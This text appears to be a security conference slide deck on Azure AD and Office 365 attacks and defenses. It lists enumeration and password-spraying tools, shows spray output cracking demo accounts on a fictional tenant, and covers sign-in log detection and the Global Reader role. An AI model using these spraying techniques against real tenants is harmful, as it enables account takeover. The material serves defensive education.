
Azure AD:

- Azure AD user can enumerate all user accounts & admin group membership with access to Office 365 services (the internet by default).
- User enumeration* often possible without an account!

- Office 365 Authentication Page (Python) [Account Discovery]
 - <https://github.com/LMGsec/o365creeper>
- OWA (Golang)
 - <https://github.com/busterb/msmailprobe>
- ActiveSync (Python)
 - <https://bitbucket.org/grimhacker/office365userenum/src>
- MSOnline/AzureAD PowerShell Module (PowerShell)
 - <https://github.com/nyxgeek/o365recon>

Password Spraying Overview


“Winter2019”



No account lockout since 1 password is used in authentication attempt for each user in the list (typically all or just admins) then the password spray tool pauses before moving onto the next password.

Password Spraying Overview


“Winter2019!”



No account lockout since 1 password is used in authentication attempt for each user in the list (typically all or just admins) then the password spray tool pauses before moving onto the next password.

Password Spraying Overview

“Summer2019”



No account lockout since 1 password is used in authentication attempt for each user in the list (typically all or just admins) then the password spray tool pauses before moving onto the next password.

- Ruler (Exchange) [Golang]
 - <https://github.com/sensepost/ruler/wiki/Brute-Force>
- SprayingToolkit (Lync/Skype for Business/OWA) [Python]
 - <https://github.com/byt3bl33d3r/SprayingToolkit>
- LyncSniper (Lync/Skype for Business) [PowerShell]
 - <https://github.com/mdsecresearch/LyncSniper>
- MailSniper (OWA/EWS) [PowerShell]
 - <https://github.com/dafthack/MailSniper>

*Legacy Authentication enables O365 Password Spraying
Legacy = Outlook =<2010, POP, IMAP, SMTP, etc*



Attacking the Cloud: Password Spraying

```
PS C:\> c:\temp\spray-0365.ps1

Password spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx. sit tight...
5 threads remaining
[oooooooooooooooooooooooooooooooooooooooooooooooooooo]

+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand

[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:01:04
[*] Trying Exchange version Exchange2010
[*] A total of 0 credentials were obtained.
Results have been written to C:\temp\owa-sprayed-creds.txt.
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:01:35
[*] Trying Exchange version Exchange2010
[*] SUCCESS! User:theacme.io\thrawn@theacme.io Password:summer2019!
[*] A total of 1 credentials were obtained.
Results have been written to C:\temp\owa-sprayed-creds.txt.
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:01:58
[*] Trying Exchange version Exchange2010
[*] A total of 0 credentials were obtained.
Results have been written to C:\temp\owa-sprayed-creds.txt.
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:02:21
[*] Trying Exchange version Exchange2010
[*] A total of 0 credentials were obtained.
Results have been written to C:\temp\owa-sprayed-creds.txt.
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
```

Attacking the Cloud: Password Spraying

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:01:35
[*] Trying Exchange version Exchange2010
[*] SUCCESS! User:theacme.io\thrawn@theacme.io Password:Summer2019!
[*] A total of 1 credentials were obtained.
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:04:26
[*] Trying Exchange version Exchange2010
[*] SUCCESS! User:theacme.io\obiwan@theacme.io Password:TheForce19
[*] A total of 1 credentials were obtained.
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:04:03
[*] Trying Exchange version Exchange2010
[*] SUCCESS! User:theacme.io\bobaftt@theacme.io Password:Mandalorian19!
[*] A total of 1 credentials were obtained.
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
[*] Current date and time: 08/02/2019 04:05:34
[*] Trying Exchange version Exchange2010
[*] SUCCESS! User:theacme.io\bailey@theacme.io Password>Password1
[*] A total of 1 credentials were obtained.
```

Detecting Password Spraying

Azure AD Sign-in Logs require Azure AD Premium (P1 or P2)

Access denied

You do not have access

To see sign-in data, upgrade your organization's subscription.

Soon...

License status: Azure AD Free

[Start a free Premium Trial](#)





Detecting Password Spraying

8/1/2019, 9:09:12 PM	Thrawn	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:11 PM	Qui-Gon Jinn	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:11 PM	Lando Calrissian	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:07 PM	Boba Fett	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:06 PM	obi-wan Kenobi	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:06 PM	leia	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:06 PM	Rey	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:06 PM	kylo	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:01 PM	Padme Amidala	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:01 PM	Luke Skywalker	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:01 PM	Bailey	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:00 PM	Han Solo	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:00 PM	Adm Ackbar	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:08:53 PM	Finn	Office 365 Exchange On...	Failure	52.168.138.234

*Azure AD Sign-in Logs
require Azure AD Premium
(P1 or P2)

Detecting Password Spraying

Acme Corporation - Sign-ins

Download	Export Data Settings	Troubleshoot	Refresh	Columns	Got feedback?
8/2/2019, 12:03:47 AM	Boba Fett	Office 365 Exchange Online	Failure	52.168.138.234	Not Applied
8/2/2019, 12:04:34 AM	Boba Fett	Office 365 Exchange Online	Failure	52.168.138.234	Not Applied
8/2/2019, 12:01:43 AM	Boba Fett	Office 365 Exchange Online	Failure	52.168.138.234	Not Applied
8/2/2019, 12:03:15 AM	Boba Fett	Office 365 Exchange Online	Failure	52.168.138.234	Not Applied

8/2/2019, 12:08:21 AM Boba Fett Office 365 Exchange Online Failure

8/2/2019, 12:02:06 AM Boba Fett Office 365 Exchange Online Failure

8/2/2019, 12:04:11 AM Boba Fett Office 365 Exchange Online Success

8/2/2019, 12:07:35 AM	Boba Fett	Office 365 Exchange Online	Failure	52.168.138.234	Not Applied
8/2/2019, 12:08:21 AM	Boba Fett	Office 365 Exchange Online	Failure	52.168.138.234	Not Applied
8/2/2019, 12:02:06 AM	Boba Fett	Office 365 Exchange Online	Failure	52.168.138.234	Not Applied
8/2/2019, 12:04:11 AM	Boba Fett	Office 365 Exchange Online	Success	52.168.138.234	Not Applied

*Azure AD Sign-in Logs
require Azure AD Premium
(P1 or P2)

Detecting Password Spraying

Basic info Device info MFA info Conditional Access Troubleshooting and support

Request ID	8e270d9b-9dc4-41c5-9273-e69395680400	IP address	52.168.138.234
Correlation ID	94558595-8ecc-484b-b7a6-6eaaa3e9d74e	Location	Washington, Virginia, US
User	Boba Fett	Date	8/2/2019, 12:02:06 AM
Username	bobafett@theacme.io	Status	Failure
User ID	5688de1a-10ec-4b5c-b98d-73cff3c2e7f0	Sign-in error code	50126
Application	Office 365 Exchange Online	Failure reason	Invalid username or password or Invalid on-premise username or password
Application ID	00000002-0000-0ff1-ce00-000000000000	Client app	Other clients; Older Office clients

Sign-in error code 50126

Failure reason Invalid username or password or Invalid on-premise username or password

Client app Other clients; Older Office clients

Legacy Authentication



Attacking Cloud Administration



The background of the slide is a dark blue poster for Black Hat USA 2018. The poster features a large white silhouette of a person wearing a fedora hat. Below the silhouette, the words "blackhat" are written in a large, bold, white, sans-serif font, with a registered trademark symbol (®) at the top right. Underneath "blackhat", the words "USA 2018" are written in a smaller, white, sans-serif font. Below that, the text "AUGUST 4-9, 2018" is displayed in a large, white, sans-serif font, followed by "MANDALAY BAY / LAS VEGAS" in a smaller, white, sans-serif font. The bottom half of the poster shows a dark landscape with mountains and a bright light source in the distance. In the upper right corner, there is a large, glowing circular graphic resembling a celestial body or a portal.

**From Workstation to Domain Admin:
Why Secure Administration Isn't Secure and How to Fix It**

Sean Metcalf
CTO, Trimarc

#BHUSA / @BLACK HAT EVENTS

From On-Prem to Cloud Administration

Active Directory Users and Computers

File Action View Help

Active Directory Users and Computers

- Active Directory Users and Computers
- Saved Queries
- theacme.io
 - Accounts
- AD Management
- Branch Offices
- Builtin
- Computers
- Disabled
- Domain Controllers
- ForeignSecurityPrincipal
- Groups
- Managed Service Account
- Servers
- Service Accounts
- Users
- Workstations

Home > Acme Corporation - Overview

Acme Corporation - Overview
Azure Active Directory

Switch directory Delete directory

theacme.io

Acme Corporation

Azure AD for Office 365

Sign-ins

To see sign-in data, your organization needs Azure AD Premium P1 or P2.
[Start a free trial](#)

What's new in Azure AD

Stay up to date with the latest release notes and blog posts.
26 entries since April 20, 2018. [View archive](#)

<input checked="" type="checkbox"/> All services (26)	New feature
<input type="checkbox"/> Identity Security & Protection (8)	Identity Protection - Identity Security & Protection June 20, 2019
<input type="checkbox"/> 3rd Party Integration (3)	
<input type="checkbox"/> Monitoring & Reporting (5)	
<input type="checkbox"/> Identity Lifecycle Management	New riskDetections API for Microsoft Graph (Public preview)

Your role
Global administrator
[More info](#)

Find
Users
Search

Azure AD Connect sync
Status Not enabled
Last sync Sync has never run

Create
User
Guest user
Group
Enterprise application
App registration

Other capabilities
Identity Protection
Privileged Identity Management
Tenant restrictions



Attacking Cloud Administration

Global administrator - Assignments

All roles

Add assignment

Remove assignment

Refresh

Manage in PIM

Got feedback?

Search

Type

Search by name

All

NAME	USERNAME	TYPE	SCOPE
Sean Metcalf	sean@theacmeio.onmicrosoft.com	User	Directory
Mark Morowczynski	mark@theacme.io	User	Directory
Sean Metcalf	seanmetcalf@theacme.io	User	Directory
Han Solo	hansolo@theacme.io	User	Directory
Boba Fett	SUCCESS! User:theacme.io\bobafett@theacme.io Password:Mandalorian19!		
Mace Windu	mace@theacme.io	User	Directory
Thrawn	SUCCESS! User:theacme.io\thrawn@theacme.io Password:summer2019!		

Re: Office 365 Licenses Expired. - Message (HTML)

FILE MESSAGE

Fri 4/12/2019 1:55 PM

Customer Support <xbox_.live.ww.00.en.vmc.rmd.ts.t03.spt.ua.pi@outlook.com>

Re: Office 365 Licenses Expired.

To [REDACTED]

 This message was sent with High importance.

 Microsoft

®Office 365- Check Your Payment Information

[Sign in to the Office 365 Admin center](#) To Check Your Payment Information

[View this message in the Office 365 message center](#)

To customize what's included in this email, who gets it, or to unsubscribe, [set your Message center preferences](#).

[Edit release preferences](#)

Choose the release track for your organization. Use these settings to join First Release if you haven't already.

Microsoft respects your privacy. To learn more, please read our [Privacy Statement](#).

Microsoft Corporation
One Microsoft Way
Redmond, WA, USA 98052

<https://www.bleepingcomputer.com/news/security/phishers-target-office-365-admins-with-fake-admin-alerts/>

From Global Admin to Global Reader

- Currently in Private Preview
- Provides read access to O365 services that Global Admin can read/write.
- Enables accounts that “required” Global Admin to be switched to read-only.
- Global Reader read-only access is still being expanded to cover all O365 services.

Global Reader

Members have read-only access to reports, alerts, and can see all the configuration and settings.

*The primary difference between Global Reader and Security Reader is that an Global Reader can access **configuration and settings**.*

Default roles assigned:


- View-Only Retention Management
